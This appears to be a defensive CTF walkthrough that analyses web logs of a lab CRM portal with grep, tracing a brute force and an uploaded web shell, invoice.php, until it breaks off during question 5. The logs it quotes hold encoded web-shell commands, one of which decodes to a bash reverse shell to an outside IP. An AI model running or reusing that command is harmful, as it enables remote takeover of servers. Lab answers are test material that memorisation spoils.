
First Shift CTF Task 5: Portal Drop

Author: Ernest Nyabayo Osindo

You are on the day shift in the ProbablyFine when the monitoring dashboard flashes red. A new alert appears in the WAF summary, reporting a web scan on crm.trypatchme.thm followed by a suspicious file upload anomaly. The affected website is TryPatchMe's public-facing CRM portal, a valued customer who provides software patching consulting services.

That should be an easy case, since you have access to both the web access logs and the EDR console. Combined, they should give you a clear answer: either it's a False Positive, or the portal has been breached, and TryPatchMe needs to patch the CRM now!




Download Task Files: I saved the task file as: crm.log

1. What is the IP address that initiated the brute force on the CRM web portal?

- Look for repeated failed login attempts (POST requests to /login.php or similar endpoints). The IP address associated with these requests is likely to be the attacker's.
- A 401 Unauthorized error code means a request to a web server failed because it lacked valid authentication credentials, essentially saying, "I don't know who you are" for a protected resource.

- Command (searching for failed logins in your logs):

grep "POST /CRM/login.php" crm.log | grep "401"



Answer: 34.67.91.83

2. How many successful and failed logins are seen in the logs?
Answer Example: 42, 56

- Successful logins would return a 200 status code, while failed logins would return 401 or similar errors.
-
- Commands:

  grep "POST /CRM/login.php" crm.log | grep "200"
  grep "POST /CRM/login.php" crm.log | grep "401"

  For successful logins (status code 200):
  grep "POST /CRM/login.php" crm.log | grep "200"

```
root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "200"
18.205.93.1 - - [06/Nov/2025:14:15:15 +0000] "POST /CRM/login.php HTTP/1.1" 200 38 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
52.95.245.33 - - [06/Nov/2025:14:15:24 +0000] "POST /CRM/login.php HTTP/1.1" 200 166 "https://crm.trypatchme.thm" "PF-BusinessClient/3.1"
104.16.123.96 - - [06/Nov/2025:14:17:49 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "PF-API-Client/2.5"
23.20.239.12 - - [06/Nov/2025:14:20:32 +0000] "POST /CRM/login.php HTTP/1.1" 200 82 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:20:54 +0000] "POST /CRM/login.php HTTP/1.1" 200 563 "https://crm.trypatch.thm" "PF-Scanner/1.0"
43.132.0.77 - - [06/Nov/2025:14:21:07 +0000] "POST /CRM/login.php HTTP/1.1" 200 563 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64) Gecko/20100101 Firefox/15.0.1"
192.10.2.77 - - [06/Nov/2025:14:22:26 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
89.177.22.3 - - [06/Nov/2025:14:27:14 +0000] "POST /CRM/login.php HTTP/1.1" 200 93 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
151.101.1.140 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/login.php HTTP/1.1" 200 93 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64) Gecko/20100101 Firefox/15.0.1"
185.199.108.133 - - [06/Nov/2025:14:31:23 +0000] "POST /CRM/login.php HTTP/1.1" 200 166 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
151.101.1.140 - - [06/Nov/2025:14:31:41 +0000] "POST /CRM/login.php HTTP/1.1" 200 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
203.11.113.45 - - [06/Nov/2025:14:32:26 +0000] "POST /CRM/login.php HTTP/1.1" 200 179 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
89.177.22.3 - - [06/Nov/2025:14:32:54 +0000] "POST /CRM/login.php HTTP/1.1" 200 284 "https://crm.trypatchme.thm" "PF-BusinessClient/3.1"
43.132.0.77 - - [06/Nov/2025:14:35:16 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
54.201.10.55 - - [06/Nov/2025:14:35:48 +0000] "POST /CRM/login.php HTTP/1.1" 200 60 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
185.199.108.133 - - [06/Nov/2025:14:36:14 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
52.95.245.33 - - [06/Nov/2025:14:39:53 +0000] "POST /CRM/login.php HTTP/1.1" 200 82 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
18.205.93.1 - - [06/Nov/2025:14:42:39 +0000] "POST /CRM/login.php HTTP/1.1" 200 179 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
root@ip-10-48-126-42:~#
```

You can use the **grep** command with **wc -l** to count the occurrences of successful and failed logins directly in your log file. Here's how you can do it:


Command: grep "POST /CRM/login.php" crm.log | grep "200" | wc -l

```
root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "200" | wc -l
18
root@ip-10-48-126-42:~#
```

18

For failed logins (status code 401):

grep "POST /CRM/login.php" crm.log | grep "401"


root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "401"
34.67.91.83 - - [06/Nov/2025:14:16:14 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:21 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:29 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:37 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:45 +0000] "POST /CRM/login.php HTTP/1.1" 401 82 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 64 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:53 +0000] "POST /CRM/login.php HTTP/1.1" 401 768 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:01 +0000] "POST /CRM/login.php HTTP/1.1" 401 121 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:09 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:17 +0000] "POST /CRM/login.php HTTP/1.1" 401 166 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
64.233.177.99 - - [06/Nov/2025:14:17:20 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:17:24 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:30 +0000] "POST /CRM/login.php HTTP/1.1" 401 120 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
54.201.10.55 - - [06/Nov/2025:14:17:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:19:43 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:51 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:59 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
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

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


35


Answer: 18, 35

Following the brute force, which user-agent was used for the file upload?

Look for POST requests to /upload.php

Command:

grep "POST /CRM/portal/upload.php" crm.log



From the log entries, I can identify the user-agents that were used for the file uploads to `upload.php`. Here are some of them:

- **python-requests/2.31.0**
- **PF-API-Client/2.5**
- **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36**
- **Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0**
- **Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1**

It seems that the most likely user-agent for the file uploads is **python-requests/2.31.0**, based on the very first log entry.

Answer: python-requests/2.31.0

4. What was the name of the suspicious file uploaded by the attacker?

Command: grep "POST /CRM/portal/uploads/" crm.log

```
root@ip-10-48-126-42:~# grep "POST /CRM/portal/uploads/" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=313
37 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSmlB
dlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337 HTTP/1.1" 200 29 "https://crm.try
patchme.thm" "python-requests/2.31.0"
151.101.1.140 - - [06/Nov/2025:14:29:46 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:30:23 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari
/537.36"
185.199.108.133 - - [06/Nov/2025:14:31:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "ht
tps://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1
.15"
89.177.22.3 - - [06/Nov/2025:14:35:03 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https:
//crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:40:20 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https:
//crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/5
[redacted].36"
[redacted].95.245.33 - - [06/Nov/2025:14:40:36 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "PF-API-Client/2.5"
151.101.1.140 - - [06/Nov/2025:14:42:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "PF-BusinessClient/3.1"
root@ip-10-48-126-42:~#
```

Answer: invoice.php

5. At what time did the attacker first invoke the uploaded script?

Answer Example: 2025-10-24 15:35:50

Command: grep "POST /CRM/portal/uploads/" crm.log

```
root@ip-10-48-126-42:~# grep "POST /CRM/portal/uploads/" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=313
37 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSmlB
dlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337 HTTP/1.1" 200 29 "https://crm.try
patchme.thm" "python-requests/2.31.0"
151.101.1.140 - - [06/Nov/2025:14:29:46 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:30:23 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari
/537.36"
185.199.108.133 - - [06/Nov/2025:14:31:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "ht
tps://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1
.15"
89.177.22.3 - - [06/Nov/2025:14:35:03 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https:
//crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:40:20 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https:
//crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/5
[redacted].36"
[redacted].95.245.33 - - [06/Nov/2025:14:40:36 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "PF-API-Client/2.5"
